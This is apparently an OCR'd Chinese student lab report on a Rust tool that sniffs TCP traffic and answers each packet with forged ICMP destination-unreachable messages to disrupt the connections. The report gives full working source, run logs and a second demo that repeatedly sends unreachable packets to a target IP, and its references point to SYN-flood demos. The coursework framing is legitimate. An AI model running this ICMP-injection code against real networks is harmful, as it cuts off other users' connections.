
【注意】三个窗口的三件事同时进行。

运行rust程序，捕获tcp包的mac,ip,端口信息，成功发还ICMP不可达数据包。


root@LAPTOP-S8GDLRKI: /home
root@LAPTOP-S8GDLRKI: ~
root@LAPTOP-S8GDLRKI:/home/wolf/ethernet/src# cargo run eth0
Finished dev [unoptimized + debuginfo] target(s) in 0.01s
Running `/home/wolf/ethernet/target/debug/ethernet eth0`
Layer 4: Ethernet
Source MAC: 00:15:5d:c0:75:21
Destination MAC: 00:15:5d:fe:1e:77
Layer 3: Ipv4
Source IP: 172.18.113.254
Destination IP: 172.18.112.1
Layer 4: Ethernet
Source MAC: 00:15:5d:fe:1e:77
Destination MAC: 00:15:5d:c0:75:21
Layer 3: Ipv4
Source IP: 172.18.112.1
Destination IP: 172.18.113.254
Layer 4: Ethernet
Source MAC: 00:15:5d:c0:75:21
Destination MAC: 00:15:5d:fe:1e:77
Layer 3: Ipv4
Source IP: 172.18.113.254
Destination IP: 202.197.98.24
Layer 2: TCP
Source Port: 35166
Destination Port: 80
Successfully sent 1 icmp packet
Sent Packet: [0, 21, 93, 192, 117, 33, 0, 21, 93, 254, 30, 119, 8, 0, 69, 0, 0, 28, 0, 0, 0, 0, 64, 1, 0, 0, 202, 197, 98, 24, 172, 18, 113, 254, 3, 1, 0, 0, 0, 0




使用过滤器筛选ICMP可见发送的这些包，查看其结构发现携带的信息符合预期。




（2）ping验证

由于ping使用的是ICMP包，与本实验需要作出反应的tcp连接不一致，故按照本实验预期，rust程序将不做出反应。


如下图，rust程序监听并捕获了正在发生的ICMP报文并予以显示，但不做出回应。



注意rust捕获的ip信息与wireshark中抓到的ip信息。



使用wireshark抓包。这里的ICMP不可达报文不是我们的rust做出的回应（类型不一致），可能是ping的附带产品。




（3）更换类型验证

如果想返回不可达类型为“协议不可达”，只需要更改设置即可

```
icmp_packet.set_icmp_code(IcmpCode(2));
```

使用wireshark抓包如下，可以发现协议发生改变。



也可以更换为其它类型，应该都是可以的。

实验工程与代码

工程结构

```
.
├── ethernet
|   ├── Cargo.lock          <- 配置依赖的地方
|   └── Cargo.toml
|   ├── src
|       └── main.rs         <- 这是写代码的地方
|   ├── target
|       ├── CACHEDIR.TAG
|       └── debug
|             └── …
```

Cargo.toml

```
[package]
name = "ethernet"
version = "0.1.0"
edition = "2021"

# See more keys and their definitions at https://doc.rust-
lang.org/cargo/reference/manifest.html

[dependencies]
pnet = "0.34.0"
```

main.rs

```
use pnet::datalink::{self, NetworkInterface};
use pnet::datalink::Channel::Ethernet;
use pnet::packet::{Packet};
use pnet::packet::ethernet::
{EthernetPacket,MutableEthernetPacket,EtherTypes};
use pnet::packet::ipv4::{Ipv4Packet,MutableIpv4Packet};
use pnet::packet::tcp::TcpPacket;
```

```rust
use pnet::packet::icmp::{IcmpType,IcmpCode};
use
pnet::packet::icmp::destination_unreachable::MutableDestinationUnre
achablePacket;

use std::env;

// 读入环境变量：网卡标号
fn main() {
    let interface_name = env::args().nth(1).unwrap();// 从命令行参数中
获取网络接口的名称
    let interface_names_match =
        |iface: &NetworkInterface| iface.name == interface_name;//
定义一个闭包，用于检查接口名称是否与命令行参数中指定的名称匹配

    // 寻找可用网卡
    let interfaces = datalink::interfaces();// 获取系统中所有的网络接口
列表

    let interface = interfaces.into_iter()
                              .filter(interface_names_match)
                              .next()
                              .unwrap();// 使用迭代器和闭包，过滤出匹配命
令行参数中指定名称的接口，并获取第一个匹配的接口

    // 创建链路层隧道，解析链路层以太网包
    let (mut tx, mut rx) = match datalink::channel(&interface,
Default::default()) {
        Ok(Ethernet(tx, rx)) => (tx, rx),    //tx为发送，rx为接收
        Ok(_) => panic!("Unhandled channel type"),
        Err(e) => panic!("An error occurred when creating the
datalink channel: {}", e)
    };

    loop {
        match rx.next() {
            Ok(packet) => {
                let ethernet_packet =
EthernetPacket::new(packet).unwrap();
                let source_mac = ethernet_packet.get_source();
                let destination_mac =
ethernet_packet.get_destination();
```

```
                println!("Layer 4: Ethernet");
                println!("Source MAC: {:?}", source_mac);
                println!("Destination MAC: {:?}", destination_mac);

                // 检查链路层载荷是否是IPv4数据包
                if ethernet_packet.get_ethertype() ==
pnet::packet::ethernet::EtherTypes::Ipv4 {
                    if let Some(ipv4_packet) =
Ipv4Packet::new(ethernet_packet.payload()) {
                        // 解析IPv4数据包
                        let source_ip = ipv4_packet.get_source();
                        let destination_ip =
ipv4_packet.get_destination();
                        println!("Layer 3: Ipv4");
                        println!("Source IP: {:?}", source_ip);
                        println!("Destination IP: {:?}",
destination_ip);

                        // 检查运输层载荷是否是TCP数据包
                        if ipv4_packet.get_next_level_protocol() ==
pnet::packet::ip::IpNextHeaderProtocols::Tcp {
                            if let Some(tcp_packet) =
TcpPacket::new(ipv4_packet.payload()) {
                                // 解析TCP数据包
                                let source_port =
tcp_packet.get_source();
                                let destination_port =
tcp_packet.get_destination();
                                println!("Layer 2: TCP");
                                println!("Source Port: {:?}",
source_port);
                                println!("Destination Port: {:?}",
destination_port);

                                // 若确定是TCP包，我要发送差错报告报文,以
试图干扰通信
                                send_icmp_unreachable(&mut tx,
destination_ip, source_ip, destination_mac, source_mac);
                            }
                        }

                        // 忽略其它运输层包
```

```
                    }
                }
                println!("\n");

                // 忽略IPv6数据包
            },
            Err(e) => {
                // If an error occurs, we can handle it here
                panic!("An error occurred while reading: {}", e);
            }
        }
    }
}

// 发送链路层包的函数
fn send_icmp_unreachable(
    tx: &mut Box<dyn datalink::DataLinkSender>, //链路层隧道发送端指针
    source_ip: std::net::Ipv4Addr,
    destination_ip: std::net::Ipv4Addr,
    source_mac: pnet::util::MacAddr,
    destination_mac: pnet::util::MacAddr,
) {
    // 创建ICMP包 (差错报告)
    let mut icmp_buffer = vec![0u8; 8];
    let mut icmp_packet =
MutableDestinationUnreachablePacket::new(&mut
icmp_buffer).unwrap();
    // 设置差错报告参数
    icmp_packet.set_icmp_type(IcmpType(3));
    icmp_packet.set_icmp_code(IcmpCode(1));
    // 计算校验和
    icmp_packet.set_checksum(icmp_packet.get_checksum());

    // 创建IPv4包
    let mut ipv4_buffer = vec![0u8; 28];
    let mut ipv4_packet = MutableIpv4Packet::new(&mut
ipv4_buffer).unwrap();
    // 设IPv4包参数，设置载荷为icmp包
    ipv4_packet.set_version(4);
    ipv4_packet.set_source(source_ip);
    ipv4_packet.set_destination(destination_ip);
    ipv4_packet.set_next_level_protocol
```

```
    (pnet::packet::ip::IpNextHeaderProtocols::Icmp);
    ipv4_packet.set_ttl(64);
    ipv4_packet.set_header_length(5);
    ipv4_packet.set_total_length(20+8);
    ipv4_packet.set_payload(icmp_packet.packet());
    // 计算校验和
    ipv4_packet.set_checksum(ipv4_packet.get_checksum());

    // 创建Ethernet包
    let mut ethernet_buffer = vec![0u8; 64];
    let mut ethernet_packet = MutableEthernetPacket::new(&mut
ethernet_buffer).unwrap();
    // 设置源MAC和目的MAC地址，设置载荷为ipv4包
    ethernet_packet.set_ethertype(EtherTypes::Ipv4);
    ethernet_packet.set_source(source_mac);
    ethernet_packet.set_destination(destination_mac);
    ethernet_packet.set_payload(ipv4_packet.packet());

    // 发送包
    match tx.send_to(ethernet_packet.packet(), None) {
    Some(Ok(_bytes_sent)) => {
        println!("Successfully sent 1 icmp packet");
        println!("Sent Packet: {:?}", ethernet_packet.packet());
    }
    Some(Err(error)) => {
        eprintln!("Error sending packet: {:?}", error);
    }
    None => {
        eprintln!("Error: No bytes sent.");
    }
}
}
```

其它探索：直接向目的**ip**发送**icmp**不可达数据包

在最终探索这个的过程中，还实现了其它demo（最终被弃用），一并呈现。

如题所说，在原来的icmp-ping的基础上，直接修改ping的ICMP数据包，使得本来一个请求回应的包现在变成一个发送不可达协议的包。缺点是没法伪造发送地址，而且只能单词输入一个目的ip地址并持续发送。

依赖Cargo.toml

```
[package]
name = "icmp_against_tcp_new"
version = "0.1.0"
edition = "2021"

# See more keys and their definitions at https://doc.rust-
lang.org/cargo/reference/manifest.html

[dependencies]
anyhow = "1.0.57"
pnet = "0.31.0"
pnet_transport = "0.31.0"
rand = "0.8.5"
```

代码main.rs

```
use std::{net::{IpAddr}, time::{Instant, Duration}, sync::{Arc,
RwLock}, env};
use pnet::packet::{ip::{IpNextHeaderProtocols,}, icmp::{IcmpTypes,
echo_request::{IcmpCodes, MutableEchoRequestPacket},
echo_reply::EchoReplyPacket}, util, Packet};
use pnet_transport::{transport_channel, TransportProtocol};
use pnet_transport::TransportChannelType::Layer4;
use pnet_transport::{icmp_packet_iter};
use rand::random;

const ICMP_SIZE:usize = 64;

fn main() -> anyhow::Result<()>{
    let args: Vec<String> = env::args().collect();
    if(args.len() < 2) {
        panic!("Usage: icmp-demo target_ip");
    }
    let target_ip:IpAddr = args[1].parse().unwrap();
    println!("icpm echo request to target ip:{:#?}",target_ip);

    // 确定协议 并且创建数据包通道 tx 为发送通道, rx 为接收通道
```

```
    let protocol =
Layer4(TransportProtocol::Ipv4(IpNextHeaderProtocols::Icmp));
    let (mut tx, mut rx) = match transport_channel(4096, protocol)
{
            Ok((tx, rx)) => (tx, rx),
            Err(e) => return  Err(e.into()),
    };

    // 将 rx 接收到的数据包传化为 iterator
    let mut iter = icmp_packet_iter(&mut rx);
    loop {
        let mut icmp_header:[u8;ICMP_SIZE] = [0;ICMP_SIZE];
        let icmp_packet = create_icmp_packet(&mut icmp_header);
        // println!("icmp_packet:{:?}",icmp_packet);
        let timer = Arc::new(RwLock::new(Instant::now()));
        // 发送 ICMP 数据包
        tx.send_to(icmp_packet, target_ip)?;

        std::thread::sleep(Duration::from_millis(500));
    }

    Ok(())
}

/**
 * 创建 icmp EchoRequest 数据包
 */
fn create_icmp_packet<'a>(icmp_header: &'a mut [u8]) ->
MutableEchoRequestPacket<'a> {
    let mut icmp_packet =
MutableEchoRequestPacket::new(icmp_header).unwrap();
    icmp_packet.set_icmp_type(pnet::packet::icmp::IcmpType(3));
    icmp_packet.set_icmp_code(pnet::packet::icmp::IcmpCode(1));
    icmp_packet.set_identifier(random::<u16>());
    icmp_packet.set_sequence_number(1);
    let checksum = util::checksum(icmp_packet.packet(), 1);
    icmp_packet.set_checksum(checksum);

    icmp_packet
}
```


运行方式

```
cargo run +目的地址
```

测试样例

```
cargo run 233.233.233.233
```

效果如下：



同样可以通过修改代码，从而修改发送包的含义。

实验感悟

最直观的感觉是，这个实验确实耗费了好多精力，但也确实学到了一些东西。

首先，是Rust语言。配置Rust环境，简单学习Rust语言。这是一门崭新的语言，虽然我有一点c++的基础，学起来不是很难，基本上很快就能看懂，模仿着也能写，但总归是没那么熟练，有时错误就看不出来。

然后，是这个语言的学习交流环境。这个环境对新手来说实在是太不友好了。在中文社区基本上搜不到资源，实现的demo项目搜来搜去基本上就是那么几个，我只看到了一个ICMP的ping的实现。碰到问题在中文社区寻找答案简直是大海捞针。加了一个Rust的交流群聊，但是大家研究的方向又都不一样，也没有人细致研究过IPv4包的构建，因此也没能获取很多

的帮助。但是从群聊中学习到了看文档，自己研究文档果然有很多收获，因此也能逐渐看懂一些语法和demo项目的逻辑了。

接着，是大语言模型的乏力。Rust语言有点类似python，在包管理这方面做的比c/c++好，有很多可以直接调用的包，但是这些包的迭代很快，版本号成为了一个很重要的因素，我上次只是误把pnet的"0.34.0"写成了"0.31.0"（这是pnet_transport的版本），就无法使用了。因此求助大语言模型（GPT及其国内接口）来学习Rust收效甚微，它们所知道的早就被淘汰甚至弃用了，有时无法过编译。

另外，是语言的官方文档。Rust的官方文档很缺乏示例，它出色地完成了一个文档的功能，给出了所有函数和项的原型，参数等。但它没有示例，我就不能模仿地写了，这经常导致很多错误，这些错误的排除成本很高，而且很令人绝望，对一个bug调试一上午没有得到一点反馈，真的很让人绝望。

再者，可参考的项目不足。以往实验基本上都有学长学姐的探路，在CSDN上也能找到相应的指引或经验可供参考。本次的实验是我们这一级第一次开始，这份答卷得完完整整由我们自己一笔一划书写。另外，这个实验想完成的效果，其实信息安全专业的同学知道很多可靠的软件可以直接办到，如netwox等，很少有人想到去手写这么底层的（其实虽然也还是调包）代码。所以很遗憾网上也没有相关的资源。这个项目太考验搜寻资料的能力了。

此外，理解实验的意思花了一些时间，包括向任课老师袁老师请教，向实验出题的陈学长请教，终于大概理解了这个实验想要我们干什么（实验题目的文档确实很晦涩难懂），这也导致了这个实验花的时间真的有点多了，尤其还是在接近期末周。

我大概是从上周五晚上一直写到现在，是这周二晚上。中间整整花了3天，其中大半时间花费在调bug上。

以上，是本实验的感悟，最后还要致谢一些同学/老师（不分先后，想到就写）。

感谢同班刘麟旗同学，感谢出题人陈世清学长，感谢信息安全专业的桂民强同学，感谢任课老师袁小坊老师，感谢助教月姐，以上同学/老师都在我实验遇到瓶颈的时候给予了很多帮助，并最终让我得以把这个实验，不论效果怎样，走完。

梅炳寅 2023.12.19 于天马学生公寓

参考文献

最重要的3个，Rust官方库检索/文档/pnet网络编程示例（写代码需要对着看）

- Rust库检索：https://crates.io/
- Rust库文档：https://docs.rs/
- Rust的pnet库简单示例：https://docs.rs/pnet/latest/pnet/

Rust基础（简要地了解RUST语言，比较重要）

- RUST语法简要了解：https://blog.csdn.net/GoSaint/article/details/126816712
- RUST核心：所有权：https://zhuanlan.zhihu.com/p/585523109
- 创建并运行首个 Rust 程序（Rust基础）：https://zhuanlan.zhihu.com/p/620809277
- Rust包管理和编译工具Cargo讲解：https://baijiahao.baidu.com/s?id=1763499844293243303

可供参考的rust项目以及讲解（短时间看懂有难度，但可以了解一些rust网路编程逻辑）

- 利用Rust实现一个简单的Ping应用（讲解）：https://www.jb51.net/article/269348.htm#_lab2_0_0
- 利用Rust实现一个简单的Ping应用（项目）：https://github.com/qingwave/ring
- ICMP-ping示例（讲解）：https://zhuanlan.zhihu.com/p/523817369
- ICMP-ping示例（项目）：https://github.com/Liangdi/rust-demos/tree/master/cyber-school/icmp-demo
- SYN Flood示例（DDos入门）（讲解）：https://zhuanlan.zhihu.com/p/524517027
- SYN Flood示例（DDos入门）（项目）：https://github.com/Liangdi/rust-demos/tree/master/cyber-school/syn-flood-demo

ICMP差错攻击的一些介绍（拓宽眼界）

- ICMP详解，以及常见攻击：https://blog.csdn.net/qq_25687271/article/details/123392725
